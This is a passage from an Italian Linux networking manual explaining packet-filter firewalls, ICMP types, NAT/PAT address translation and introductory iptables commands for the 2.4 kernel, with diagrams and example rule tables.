Il filtro di pacchetto può intervenire al terzo o al massimo al quarto livello del modello ISO-OSI. In altri termini, è in grado di identificare e filtrare i pacchetti in base agli indirizzi IP, alle porte utilizzate e a poche altre informazioni, come elencato nella tabella 176.1 a titolo di esempio.

Figura 176.2. Un firewall che funziona come filtro di pacchetto IP, può interviene al terzo e quarto livello del modello ISO-OSI.

```
  .-------------------.                                   .-------------------.
  | Applicazione      |                                   | Applicazione      |
  |-------------------|                                   |-------------------|
  | Presentazione     |              filtro               | Presentazione     |
  |-------------------|                 :                 |-------------------|
  | Sessione          |                 :                 | Sessione          |
  |-------------------|   .-------------:-------------.   |-------------------|
  | Trasporto         |   | Trasporto   :   Trasporto |   | Trasporto         |
  |-------------------|   |-------------:-------------|   |-------------------|
  | Rete              |   |   Rete      :     Rete    |   | Rete              |
  |-------------------|   |-------------:-------------|   |-------------------|
  | Collegamento dati |   |  C. dati  | : |  C. dati  |   | Collegamento dati |
  |-------------------|   |-----------|   |-----------|   |-------------------|
  | Fisico            |   |  Fisico   |   |  Fisico   |   | Fisico            |
  '-------------------'   '-----------'   '-----------'   '-------------------'
           |                   |                 |                   |
           '-------------------'                 '-------------------'
```

Tabella 176.1. Caratteristiche tipiche dei pacchetti che possono essere prese in considerazione per il filtro.

Caratteristica	Annotazioni
interfaccia di rete	l'interfaccia interessata nel nodo locale
indirizzo IP di origine	
indirizzo IP di destinazione	
protocollo	TCP, UDP, ICMP
porta di origine	TCP o UDP
porta di destinazione	TCP o UDP
messaggio ICMP	rappresentato da un numero
pacchetto frammentato	frammentazione a livello IP
pacchetto SYN	richiesta inizio di connessione TCP

Si tratta di una limitazione significativa, che rappresenta in pratica il problema maggiore nella configurazione corretta di un filtro del genere in base ai fini che si tendono ottenere. Volendo esprimere la cosa attraverso un esempio molto semplice, un filtro di questo tipo non può intervenire esattamente ed esclusivamente sul «protocollo HTTP»; al massimo si può intercettare il transito dei pacchetti TCP in arrivo verso la porta 80, se si vuole impedire l'instaurarsi di connessioni a un servizio HTTP locale, oppure in uscita se si vuole impedire di raggiungere servizi esterni. Ma questo non vuol dire che si blocca il protocollo HTTP, è solo un intervento fatto in modo tale da arrivare allo stesso risultato.

Tabella 176.2. Messaggi ICMP.

Tipo	Codice	Nome del tipo	Nome del codice	Chi lo utilizza
0		echo-reply		risposta a un ping (pong)
1				
2				
3		destination-unreachable		traffico TCP/UDP
3	0		network-unreachable	
3	1		host-unreachable	
3	2		protocol-unreachable	
3	3		port-unreachable	
3	4		fragmentation-needed	
3	5		source-route-failed	
3	6		network-unknown	
3	7		host-unknown	
3	8			
3	9		network-prohibited	
3	10		host-prohibited	
3	11		TOS-network-unreachable	
3	12		TOS-host-unreachable	
3	13		communication-prohibited	
3	14		host-precedence-violation	
3	15		precedence-cutoff	
4		source-quench		
5		redirect		instradamento dei pacchetti
5	0		network-redirect	
5	1		host-redirect	
5	2		TOS-network-redirect	
5	3		TOS-host-redirect	
6				

Tipo	Codice	Nome del tipo	Nome del codice	Chi lo utilizza
7				
8		echo-request		ping
9		router-advertisement		
10		router-solicitation		
11		time-exceeded (ttl-exceeded)		traceroute
11	0		ttl-zero-during-transit	
11	1		ttl-zero-during-reassembly	
12		parameter-problem		
12	0		ip-header-bad	
12	1		required-option-missing	
13		timestamp-request		
14		timestamp-reply		
15		information-request		
16		information-reply		
17		address-mask-request		
18		address-mask-reply		

Un'altra cosa fondamentale da considerare è il fatto che i pacchetti frammentati a livello di protocollo IP, possono essere identificati come frammenti, mentre diventa impossibile conoscere le altre caratteristiche (TCP o UDP).

176.2.1 Punto di applicazione e significato dell'intercettazione

Teoricamente, ammesso che l'applicazione utilizzata come filtro (assieme al kernel) sia abbastanza sofisticata da permetterlo, si può intervenire in tre punti differenti: nel transito dei pacchetti da un'interfaccia a un'altra, nei pacchetti in arrivo attraverso una data interfaccia e nei pacchetti in uscita. La distinzione è importante perché i risultati pratici che si ottengono possono essere molto diversi a seconda del punto in cui si inserisce il filtro.

Figura 176.3. Punti di inserzione di un filtro di pacchetto.

```
                             Firewall
         filtro in : .-------------------------. : filtro in
          ingresso : | :         :         : | : ingresso
           - - - ->: | :         :         : | :<- - - -
   -----------------* :<- - -    :    - - ->: *---------------------
           - - - ->: | :         :         : | :<- - - -
                   : | :         :         : | :
                     `-------------------------'
                       :         :         :
                       :         :         :
                     filtro    filtro    filtro
                       in        in        in
                     uscita   transito   uscita
```

Anche senza fare un riferimento preciso alle interfacce di rete coinvolte, si pensi al caso in cui si intercettano in uscita i pacchetti ICMP di tipo 8, *echo-request*, allo scopo di bloccarne il transito. In tal caso, ci si impedisce di usare il Ping verso l'esterno; al contrario, intercettando lo stesso tipo di pacchetto, ma in ingresso, il suo blocco impedisce ai nodi esterni di usare il Ping verso il proprio elaboratore. Se invece l'intercettazione avvenisse nella fase di transito, questo potrebbe servire solo a impedire il Ping che riguarda altri nodi, oppure solo l'interfaccia del lato opposto.

I pacchetti intercettati possono essere trattati in modi differenti:

- possono essere lasciati passare;

- possono essere bloccati;
- possono essere bloccati, inviando all'origine un messaggio di rifiuto attraverso un pacchetto ICMP;
- possono essere semplicemente tenuti sotto controllo (contabilizzati).

Eventualmente, la contabilizzazione del traffico può essere implicita in ogni tipo di intercettazione.

A seconda dell'organizzazione logica del firewall, può darsi che l'intercettazione di un pacchetto in ingresso, implichi la stessa cosa sia per i pacchetti destinati al firewall, sia per i pacchetti che lo attraverserebbero per raggiungere altre destinazioni, oppure le due cose potrebbero essere distinte. Nello stesso modo potrebbe esserci una differenza di funzionamento nell'intercettazione in uscita. È evidente che, nel momento in cui si usa un certo tipo di firewall, deve essere chiarito in modo preciso il campo di azione di ogni filtro.

176.2.2 Ricomposizione dei pacchetti frammentati

In generale, un nodo di rete che svolge funzioni di firewall dovrebbe trovarsi in un «passaggio obbligato» della rete, per evitare che i pacchetti possano utilizzare percorsi alternativi. In questo senso, è opportuno che tale nodo possa ricomporre i pacchetti frammentati a livello IP, in modo da riunire assieme tutte le informazioni necessarie a identificare i pacchetti, proprio per poter attuare effettivamente il controllo che il firewall deve fare.

In mancanza della possibilità di ricomporre i pacchetti frammentati, il firewall può individuare nei frammenti solo gli indirizzi IP, del mittente e del destinatario, oltre al riconoscere che si tratta di frammenti. Diventa impossibile l'identificazione delle porte, TCP o UDP, oppure i messaggi ICMP.

176.3 Esempi di utilizzo di firewall

È il caso di raccogliere qualche esempio schematico del modo in cui si potrebbe configurare un firewall che utilizza la tecnica del filtro di pacchetto. Le impostazioni vengono indicate in forma di record, secondo lo schema seguente:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.	
1	2	3	4	5	6	7	8	9	10

I campi del record hanno il significato descritto nell'elenco che segue, tenendo conto che i valori mancanti vengono considerati indifferenti:

1. azione del filtro: blocco, rifiuto o altro;
2. posizione del filtro: in ingresso, in uscita, in transito o altro;
3. protocollo: TCP, UDP, ICMP;
4. indirizzi IP di origine;
5. porte TCP o UDP di origine;
6. indirizzi IP di destinazione;

7. porte TCP o UDP di destinazione;
8. messaggio ICMP, indicando il tipo e il codice eventuale (*tipo*[/*codice*]);
9. interfaccia di rete coinvolta;
10. altre caratteristiche.

Si osservi in particolare che gli indirizzi IP si indicano nella forma '*indirizzo*/*maschera*', dove la maschera si esprime attraverso un intero che rappresenta una quantità iniziale di bit da impostare a uno. Inoltre, gli indirizzi e le porte possono essere prefissati da un punto esclamativo che indica la negazione logica, ovvero tutti gli altri indirizzi o tutte le altre porte.

- Si impedisce l'ingresso a ogni pacchetto proveniente dagli indirizzi 192.168.*.*:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	ingresso		192.168.0.0/16		0/0			

- Si impedisce l'ingresso ai pacchetti ICMP provenienti dagli indirizzi 192.168.*.*:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	ingresso	ICMP	192.168.0.0/16		0/0			

- Si impedisce l'ingresso dei pacchetti provenienti dall'interfaccia *x*, contenenti come mittente indirizzi tipici delle reti private. In pratica, si presume che sia impossibile ricevere pacchetti di questo tipo da tale interfaccia, perché la rete privata è connessa su un'altra interfaccia; pertanto, pacchetti del genere possono essere solo contraffatti.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	ingresso		10.0.0.0/8		0/0			*x*
blocco	ingresso		172.16.0.0/12		0/0			*x*
blocco	ingresso		192.168.0.0/16		0/0			*x*

- Si impedisce l'attraversamento di pacchetti della classe D e E:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito		224.0.0.0/3		0/0			

- Consente l'attraversamento ai pacchetti TCP per raggiungere presumibilmente un servizio TELNET:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito	TCP	0/0		0/0	23		

- Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni X. Si presume si possano gestire un massimo di 10 serventi grafici simultaneamente.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito	TCP	0/0	6000-6009	0/0			
blocco	transito	TCP	0/0		0/0	6000-6009		

- Blocca l'ingresso e l'uscita delle comunicazioni riferite alla gestione remota di applicazioni X. In questo caso, si protegge il nodo che funge da firewall.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	ingresso	TCP	0/0	6000-6009	0/0			
blocco	uscita	TCP	0/0		0/0	6000-6009		

176.4 Annotazioni finali sulla gestione di un firewall

Vanno tenute a mente alcune cose quando si configura un firewall attraverso il filtro di pacchetto, per evitare di compromettere le funzionalità che invece si vogliono mantenere.

176.4.1 Pacchetti ICMP

È già stato accennato il fatto che non si deve bloccare il transito dei pacchetti del protocollo ICMP. Il messaggio di tipo 3, *destination-unreachable*, è indispensabile nei protocolli TCP e UDP per sapere che un certo indirizzo non è raggiungibile; bloccandolo, si attende senza sapere il perché.

Il protocollo ICMP viene usato anche nella determinazione automatica della dimensione massima dei pacchetti (*MTU discovery*). Mancando la possibilità di ricevere questi pacchetti ICMP, il funzionamento delle comunicazioni potrebbe essere compromesso seriamente.

176.4.2 Pacchetti UDP

I protocolli che si basano su UDP sono usati frequentemente nell'ambito di servizi locali, come NIS e NFS. Tra le altre cose, questi servizi tendono a fare viaggiare informazioni particolarmente delicate che non dovrebbero essere accessibili dall'esterno. Per questa ragione, è normale che venga impedito il transito dei pacchetti UDP. Tuttavia, capita che proprio il servizio DNS (per la risoluzione dei nomi), possa averne bisogno.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito	UDP	0/0		0/0			

Per la precisione, il servizio DNS può usare pacchetti UDP o connessioni TCP, a seconda della dimensione di questi. Così, il blocco eventuale di tale servizio si avvertirebbe solo in modo intermittente, complicando l'individuazione del problema.

Generalmente, un servizio DNS collocato in una posizione tale per cui non possa inviare o ricevere pacchetti UDP dall'esterno, si deve avvalere necessariamente di un altro collocato al di fuori di tale blocco. Infatti, in questo modo userebbe solo il protocollo TCP.

Eventualmente, il firewall potrebbe essere configurato espressamente per consentire il transito di questi pacchetti legati al servizio DNS. Nell'esempio seguente si suppone che il servizio DNS in questione sia collocato nel nodo 196.1.2.3:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
accetta	transito	UDP	0/0	53	196.1.2.3			
accetta	transito	TCP	0/0	53	196.1.2.3			
accetta	transito	UDP	196.1.2.3		0/0	53		
accetta	transito	TCP	196.1.2.3		0/0	53		

176.5 NAT/PAT

Il NAT, o *Network address translation*, è una tecnica descritta nell'RFC 1631, con la quale un nodo di rete speciale acquista funzionalità simili a quelle di un router, intervenendo però sui pacchetti, allo scopo di sostituire gli indirizzi IP reali con altri indirizzi più convenienti.

Il problema a cui fa riferimento l'RFC 1631 riguarda la possibilità di riutilizzare dinamicamente gli indirizzi IP riservati alle reti private, permettendo ugualmente a tali reti di accedere all'esterno, pur non essendo questi univoci a livello globale. Si osservi l'esempio della figura 176.4.

Figura 176.4. Esempio di router NAT: l'indirizzo IP 196.1.2.3 è un esempio che sta a rappresentare un indirizzo univoco riconosciuto nella rete esterna.

```
                   .---------------.       192.168.1.*
         196.1.2.3 |               |       Rete privata
 - - - ------------------|    NAT        |-------*-----------*-------- - - -
 Rete pubblica           |               |       |           |
 (Internet)              '---------------'   .--------.  .--------.
                                             |  host  |  |  host  |
                                             '--------'  '--------'
```

In condizioni normali, gli indirizzi IP 192.168.1.* non hanno la possibilità di essere riconosciuti univocamente all'interno della rete globale, pertanto i nodi relativi non hanno la possibilità di accedere all'esterno. Attraverso il meccanismo NAT e le sue varianti, si può ottenere questo risultato anche se poi è necessario accettare qualche compromesso.

176.5.1 Conversione dinamica degli indirizzi IP

Nella sua impostazione più semplice, un router NAT può gestire un numero ristretto di indirizzi IP univoci, da abbinare dinamicamente a degli indirizzi IP locali privati.

Figura 176.5. Utilizzo dinamico di un gruppo ristretto di indirizzi IP univoci.

```
                196.1.2.1 .---------------.       192.168.1.*
                196.1.2.2 |               |       Rete privata
 - - - --------------------|      NAT      |-------*-----------*-------- - - -
 Rete pubblica   196.1.2.3 |               |       |           |
 (Internet)      196.1.2.4 '---------------'   .--------.  .--------.
                                               |  host  |  |  host  |
                                               '--------'  '--------'
```

Osservando la figura 176.5 si può vedere che il nodo che ha il ruolo di router NAT dispone di un accesso all'esterno con quattro diversi indirizzi IP univoci. In questo modo, in base alle richieste provenienti dalla rete interna, può abbinare temporaneamente un indirizzo univoco a un indirizzo privato interno. Per esempio, in un dato momento, i pacchetti provenienti o destinati all'indirizzo 192.168.1.1 potrebbero essere modificati in modo da rimpiazzare tale indirizzo con quello univoco 196.1.2.3.

Figura 176.6. Una connessione TCP rielaborata da un router NAT.

```
connessione TCP vista                       connessione TCP vista
all'esterno                                 localmente
                         .---------------.
199.3.2.1:23             |               | 199.3.2.1:23          .---------.
<- - - - - - - - - - - - ->|      NAT      |<- - - - - - - - - - - ->| cliente |
           196.1.2.3:1050 |               |       192.168.1.1:1050 '---------'
                         '---------------'
```

In questo caso, il router NAT si limita a sostituire ai pacchetti gli indirizzi IP di origine o di destinazione, in base all'attribuzione dinamica stabilita.

La conversione degli indirizzi può anche essere dinamica solo in parte, in cui alcuni indirizzi univoci sono abbinati stabilmente ad altrettanti indirizzi della rete privata. Questo permette a tali

nodi di essere raggiungibili anche da un accesso esterno, senza che debbano essere loro per primi a instaurare una connessione.

176.5.2 Conversione dinamica delle porte: PAT

Oltre alla sostituzione degli indirizzi, un router NAT più evoluto può gestire anche la sostituzione delle porte TCP e UDP; in tal caso si parla anche di PAT, ovvero di *Port address translation*. Spesso, la realtà è tale per cui diventa indispensabile questo approccio, disponendo di un solo indirizzo IP univoco.

Figura 176.7. Due connessioni TCP indipendenti, rielaborate attraverso un procedimento NAT/PAT.

```
connessioni TCP viste                             connessioni TCP viste
all'esterno                                       localmente
                             .---------------.
199.3.2.1:23                 |               | 199.1.2.3:23            .---------.
<- - - - - - - - - - - - - ->|               |<- - - - - - - - - - - ->| cliente |
            196.1.2.3:1050 |               |        192.168.1.1:1050 '---------'
                             |    NAT/PAT    |
200.7.8.9:23                 |               | 200.7.8.9:23            .---------.
<- - - - - - - - - - - - - ->|               |<- - - - - - - - - - - ->| cliente |
           196.1.2.3:1093  |               |        192.168.1.2:1050 '---------'
                             '---------------'
```

La figura 176.7 mostra il caso in cui i nodi 192.168.1.1 e 192.168.1.2 instaurano due connessioni TELNET indipendenti attraverso un router NAT/PAT. In questo caso, il NAT/PAT non si limita a sostituire ai pacchetti gli indirizzi IP di origine o di destinazione, intervenendo anche sui numeri di porta TCP.

Utilizzando il meccanismo NAT/PAT in questo modo, considerando che gli accessi iniziano sempre dalla parte della rete interna, per raggiungere indirizzi esterni, è normale che le porte di origine siano sempre non privilegiate, cioè siano maggiori o uguali a 1024. Il router NAT/PAT potrebbe anche essere utilizzato per dirigere le connessioni originate dall'esterno e dirette a porte determinate (probabilmente nel gruppo di porte privilegiato) a nodi ben precisi nella rete locale, solitamente per raggiungere dei servizi realizzati lì. Per fare questo occorre quindi che il router NAT/PAT annoti delle ridirezioni statiche riferite alla richiesta di porte particolari. Per esempio, la figura 176.8 mostra un router NAT/PAT che ridirige sistematicamente le connessioni provenienti dall'esterno, dirette alla porta 80, verso il nodo locale 192.168.1.1 alla stessa porta 80, dal momento che questo offre un servizio HTTP.

Figura 176.8. Ridirezione del traffico diretto a un servente HTTP interno.

```
connessione TCP vista                             connessione TCP vista
all'esterno                                       localmente
                             .---------------.
199.3.2.1:1045               |               | 199.1.2.3:1045
<- - - - - - - - - - - - - ->|    NAT/PAT    |<- - - - - -.
              196.1.2.3:80 |               |            :
                             '---------------'            :
                                                          :
                                                          V 192.168.1.1:80
                                                     .----------.
                                                     | servente |
                                                     |   HTTP   |
                                                     | interno  |
                                                     '----------'
```

176.5.3 Problemi

Il meccanismo NAT/PAT, come qualunque altra forma di rimaneggiamento dei pacchetti allo scopo di sostituire gli indirizzi IP o le porte TCP/UDP, funziona bene solo quando i protocolli utilizzati a livello di sessione, ovvero il quinto del modello ISO-OSI, non prendono iniziative autonome allo scopo di gestire gli indirizzi e le porte. In altri termini, tutto funziona bene se non si inseriscono informazioni sugli indirizzi e sulle porte al di sopra del livello del TCP o di UDP.

Il classico esempio problematico è dato dall'FTP che negozia con la controparte l'instaurazione di una connessione TCP aggiuntiva, attraverso informazioni contenute nell'area «dati» dei pacchetti. In questo modo, un router NAT/PAT ingenuo riuscirebbe a trasferire solo la prima connessione TCP.

Evidentemente, un router NAT/PAT evoluto dovrebbe essere consapevole, non solo dei protocolli IP, TCP e UDP, ma anche di tutti i protocolli che si inseriscono al di sopra di questi, in modo da intervenire opportunamente.

Un'ultima cosa da considerare riguarda anche il problema dei pacchetti frammentati, che devono essere ricomposti quando si utilizza il meccanismo NAT/PAT.

176.6 Riferimenti

- K. Egevang, P. Francis, *RFC 1631, The IP Network Address Translator (NAT)*, 1994

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1631.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc1631.txt*>

- *Cisco IOS Network Address Translation (NAT)*

  <*http://www.cisco.com/warp/public/cc/pd/iosw/ioft/ionetn/prodlit/1195_pp.htm*>

Kernel Linux 2.4: firewall

Il kernel Linux può gestire direttamente il filtro dei pacchetti IP, cosa che quindi rappresenta la scelta più semplice per la realizzazione di un firewall con questo sistema operativo. A parte le limitazioni che può avere un tale tipo di firewall, il suo inserimento nella rete non genera effetti collaterali particolari, dal momento che poi non c'è bisogno di utilizzare software speciale per gli elaboratori che lo devono attraversare, come avviene invece nel caso di un firewall di tipo proxy.

Trattandosi di un'attività del kernel, è necessario che questo sia stato predisposto in fase di compilazione, oppure sia accompagnato dai moduli necessari (sezione 29.2.9). Inoltre, è opportuno aggiungere anche le funzionalità di ricomposizione dei pacchetti frammentati, oltre che le funzionalità relative al NAT (*Network address translation*).

L'attraversamento dei pacchetti tra un'interfaccia e l'altra è controllato dalla funzionalità di *forwarding-gatewaying*, che in passato andava inserita esplicitamente nel kernel. In generale, il kernel non permette questo attraversamento, che deve essere abilitato attraverso un comando simile a quello seguente:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

per IPv4 e

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
```

per IPv6.

177.1 Schema generale di funzionamento del kernel

Il kernel Linux 2.4.* suddivide le funzionalità di trattamento dei pacchetti IP in «tabelle». Nell'ambito di ogni tabella ci possono essere diversi punti di controllo, denominati *chain*, che possono essere programmati per catturare i pacchetti IP e deciderne la loro sorte. A seconda delle circostanze, un pacchetto IP può essere sottoposto alla verifica di uno o più di questi punti di controllo, che vengono programmati in base a delle *regole*. Quando un pacchetto sottoposto a controllo corrisponde a una regola, la sua sorte viene definita dall'*obiettivo* di questa (ammesso che sia stato definito).

La tabella relativa alla gestione del firewall è denominata '**`filter`**' e si compone di tre punti di controllo: '**`INPUT`**', '**`FORWARD`**' e '**`OUTPUT`**', che indicano rispettivamente i pacchetti in ingresso, quelli in transito e quelli in uscita. Gli obiettivi più frequenti sono due, '**`ACCEPT`**' e '**`DROP`**', che rispettivamente si riferiscono al permesso di attraversamento del punto di controllo, oppure al blocco ed eliminazione del pacchetto intercettato.

Figura 177.1. Schema di intercettazione da parte dei punti di controllo relativi alla gestione del firewall.

```
Pacchetti provenienti       .-------------.
dall’esterno e destinati    | Ingresso    |
all’elaboratore stesso      |             |
                            | Regole per  |
                            | l’ingresso  |
Ingresso ------------------>| dei         |----------------> Elaborazione locale
                            | pacchetti   |
                            |             |
                            |             |
                            | Politica    |
                            | predefinita |
                            `-------------’

Pacchetti provenienti       .-------------.
dall’esterno e destinati    | Inoltro     |
altrove                     |             |
                            | Regole per  |
                            | l’attraver- |
Ingresso ------------------>| samento dei |----------------------------> Uscita
                            | pacchetti   |
                            |             |
                            |             |
                            | Politica    |
                            | predefinita |
                            `-------------’

Pacchetti generati          .-------------.
all’interno dell’elabora-   | Uscita      |
tore dai processi locali    |             |
                            | Regole per  |
                            | l’uscita    |
Elaborazione locale ------->| dei         |----------------------------> Uscita
                            | pacchetti   |
                            |             |
                            |             |
                            | Politica    |
                            | predefinita |
                            `-------------’
```

Un pacchetto proveniente da un’interfaccia qualunque, diretto allo stesso firewall, è soggetto al controllo di ingresso;[1] un pacchetto passante viene sottoposto al controllo di inoltro; un pacchetto che deve uscire attraverso un’interfaccia del firewall, perché generato da un processo locale, è sottoposto al controllo di uscita.[2]

Quando un pacchetto IP viene analizzato in un punto di controllo e all’interno di questo non c’è alcuna regola che lo prenda in considerazione, la sua sorte è stabilita dalla *politica predefinita* (*policy*) per quel contesto. Generalmente, questa politica è tale per cui gli viene concesso il transito.

177.2 IPTables per l’amministrazione del firewall

La gestione del filtro di pacchetto IP del kernel 2.4.* avviene per mezzo di IPTables, [3] ovvero l’eseguibile ‘**`iptables`**’ per il controllo di IPv4 e ‘**`ip6tables`**’ per il controllo di IPv6. Dal momento che le funzionalità di firewall del kernel sono piuttosto estese, la sintassi di questo programma è molto articolata, per cui se ne può apprendere l’utilizzo solo gradualmente.

[1] Con il kernel 2.2.*, era soggetto a questo controllo anche se si trattava solo di un pacchetto in transito.

[2] Con il kernel 2.2.*, era soggetto a questo controllo anche se si trattava solo di un pacchetto in transito.

[3] **Iptables** GNU GPL

Inoltre, è bene chiarire subito che le funzionalità di firewall del kernel non possono essere definite attraverso un file di configurazione; quindi, al massimo, tutto quello che si può fare è la realizzazione di uno script contenente una serie di comandi con IPTables.

IPTables interviene su un *elenco di regole* riferite alle funzionalità di controllo dei pacchetti IP del kernel, dove la gestione particolare riferita alle funzionalità di firewall riguarda la tabella '**`filter`**'. Il meccanismo è comunque simile a quello della gestione della tabella degli instradamenti di un router. L'ordine in cui sono elencate tali regole è importante, quindi si deve poter distinguere tra l'inserimento di una regola all'inizio, alla fine o in un'altra posizione dell'elenco esistente (elenco riferito sempre a un certo punto di controllo).

Salvo eccezioni particolari, che verranno descritte nel contesto opportuno, la sintassi di massima per l'utilizzo di IPTables è quella seguente:

`iptables` [`-t` *tabella*] *opzione_di_comando* *punto_di_controllo* [*regola*] [*obiettivo*]

`ip6tables` [`-t` *tabella*] *opzione_di_comando* *punto_di_controllo* [*regola*] [*obiettivo*]

La tabella serve a stabilire il contesto di intervento; il nome dell'eseguibile ('**`iptables`**' o '**`ip6tables`**') definisce il tipo di protocolli di competenza (IPv4 o IPv6). La tabella predefinita è proprio quella riferita alle funzionalità di firewall, ovvero '**`filter`**'.

In generale, l'utilizzo di '**`iptables`**' o di '**`ip6tables`**' è uguale, salvo le differenze che riguardano il modo di rappresentare gli indirizzi e salvo piccole eccezioni. Nel capitolo si accennerà alle differenze solo quando necessario; tenendo conto che di solito basta sostituire il nome dell'eseguibile per cambiare il contesto.

L'opzione di comando serve a stabilire il tipo di intervento nel sistema di gestione del firewall. L'elenco seguente si riferisce alle opzioni che permettono la cancellazione o l'inserimento delle regole in un punto di controllo:

Opzione	Descrizione
`-F` | `--flush`	elimina tutte le regole del punto di controllo specificato, oppure di tutta la tabella;
`-D` | `--delete`	elimina una o più regole dal punto di controllo specificato;
`-A` | `--append`	aggiunge una regola in coda a quelle del punto di controllo selezionato;
`-I` | `--insert`	inserisce una regola in una posizione stabilita del punto di controllo selezionato;
`-R` | `--replace`	sostituisce una regola del punto di controllo selezionato.

Altre opzioni non modificano le regole; in particolare:

Opzione	Descrizione
`-L` | `--list`	elenca le regole di un uno o di tutti i punti di controllo della tabella;
`-P` | `--policy`	cambia la politica predefinita per il punto di controllo specificato;

Altre opzioni verranno mostrate quando sarà più opportuno.

Come già accennato, il punto di controllo viene indicato attraverso un nome. Si tratta di '**`INPUT`**', '**`FORWARD`**' e '**`OUTPUT`**', che intuitivamente fanno riferimento all'ingresso, al transito e all'uscita.

Si osservi che questi nomi sono scritti utilizzando lettere maiuscole, a differenza di quanto accadeva con la gestione del kernel 2.2.*, per sottolineare la loro differenza nel funzionamento, per cui i pacchetti in transito non sono più presi in considerazione dai punti di controllo di ingresso e di uscita.

IPTables permette di gestire delle regole all'interno di contenitori aggiuntivi a cui si fa riferimento a partire da regole inserite nei punti di controllo normali. Nella terminologia di IPTables si parla sempre di *chain*, sia per indicare i punti di controllo standard, sia per indicare questi elenchi di regole aggiuntive.

Infine, una regola comune è conclusa con l'indicazione di un obiettivo. L'obiettivo è la definizione della sorte da dare al pacchetto intercettato, indicata attraverso una parola chiave. Le più importanti per iniziare ad apprendere la configurazione del firewall sono: '**ACCEPT**', '**DROP**' e '**REJECT**'.

`ACCEPT`	consente il transito del pacchetto;
`DROP`	impedisce il transito del pacchetto, limitandosi a ignorarlo;
`REJECT`	impedisce il transito del pacchetto notificando all'origine il rifiuto (viene inviato un messaggio ICMP specificante che il pacchetto è stato rifiutato).

Segue la descrizione di alcuni esempi.

```
iptables [-t filter] -A INPUT regola -j DROP
```

Lo schema mostra l'aggiunta di una regola di ingresso, non meglio definita, per la quale viene applicato l'obiettivo '**DROP**'.

```
iptables [-t filter] -R INPUT 1 regola -j DROP
```

Lo schema mostra la sostituzione della prima regola di ingresso con un'altra regola non meglio definita, per la quale viene applicato l'obiettivo '**DROP**'.

```
iptables [-t filter] -I INPUT 1 regola -j ACCEPT
```

Lo schema mostra l'inserimento nella prima posizione di una regola di ingresso per la quale viene consentito il transito dei pacchetti ('**ACCEPT**').

```
iptables [-t filter] -D INPUT 2
```

Questo schema mostra l'eliminazione della seconda regola di ingresso.

```
iptables [-t filter] -F INPUT
```

Questo schema mostra l'eliminazione di tutte le regole di ingresso.

```
iptables [-t filter] -F
```

Questo schema mostra l'eliminazione di tutte le regole di tutti i punti di controllo.

```
iptables [-t filter] -P INPUT DROP
```

Cambia la politica predefinita di ingresso specificando che, in mancanza di regole, i pacchetti devono essere bloccati.

Negli esempi è stato sottolineato l'uso facoltativo dell'opzione '**-t**' per identificare precisamente la tabella su cui intervenire. Dal momento che la tabella '**filter**' è quella predefinita, nel capitolo non verrà più utilizzata tale opzione.

177.2.1 Un po' di confidenza con IPTables per la gestione del firewall

Data la complessità delle funzionalità di filtro di pacchetto del kernel, anche l'uso di IPTables è piuttosto articolato. Prima di iniziare a vedere come si possono definire le regole, conviene fare qualche esperimento che serva a introdurre l'uso di questo programma.

Gli esempi fanno riferimento a IPv4, ma dovrebbero andare bene anche per IPv6, salva la sostituzione degli indirizzi.

La prima cosa da sapere è in che modo si ottiene la visualizzazione della situazione dei punti di controllo che compongono la tabella.

```
# iptables -L
```

In questo modo si ottiene la situazione di tutti i punti di controllo (ed eventualmente anche dei raggruppamenti di regole aggiuntivi). Inizialmente si dovrebbe osservare la situazione seguente:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Quello che si vede è la situazione normale del sistema prima di iniziare a inserire delle regole; tutto quello che c'è sono le politiche predefinite per ogni punto di controllo.

Se si è interessati a conoscere solo la situazione di un punto di controllo particolare, basta aggiungere il nome di questo. Per esempio, per limitare il risultato al solo punto di controllo di ingresso si può usare il comando seguente:

```
# iptables -L INPUT
```

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
```

Per verificare l'effetto del blocco del traffico attraverso uno dei punti di controllo si può agire sommariamente sulla politica predefinita; per esempio si può bloccare il transito dei pacchetti in ingresso con il comando seguente:

```
# iptables -P INPUT DROP
```

Questo tipo di blocco è totale e interviene anche nell'interfaccia virtuale che identifica il sistema locale: '**lo**'. Basta provare a fare un ping verso il nodo locale per accorgersi che non si ottiene più alcuna risposta.[4]

```
$ ping localhost
```

[4] In questo caso, viene bloccato il pacchetto ICMP di richiesta di eco, quando tenta di «entrare» attraverso l'interfaccia '**lo**'.

Un risultato simile si poteva ottenere utilizzando l'obiettivo '**REJECT**'. In alternativa si può intervenire nel punto di controllo di uscita; nell'esempio seguente si ripristina prima la politica di '**ACCEPT**' per i pacchetti in ingresso.

```
# iptables -P INPUT ACCEPT
```

```
# iptables -P OUTPUT DROP
```

Con il ping si ottiene in pratica lo stesso risultato, con la differenza che i pacchetti trasmessi vengono bloccati prima di poter uscire dal processo che li genera.

Se invece si interviene nel punto di controllo di inoltro (o di transito), si avverte l'effetto solo nei pacchetti che devono attraversare il firewall da un'interfaccia a un'altra. Prima di tutto è bene ricordare che questi possono transitare solo se la cosa viene abilitata attraverso il comando:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

oppure, per IPv6:

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
```

Il comando seguente, per quanto inutile, impedisce il transito dei pacchetti tra le interfacce, attraverso la gestione del firewall, con la modifica della politica predefinita del punto di controllo relativo:

```
# iptables -P FORWARD DROP
```

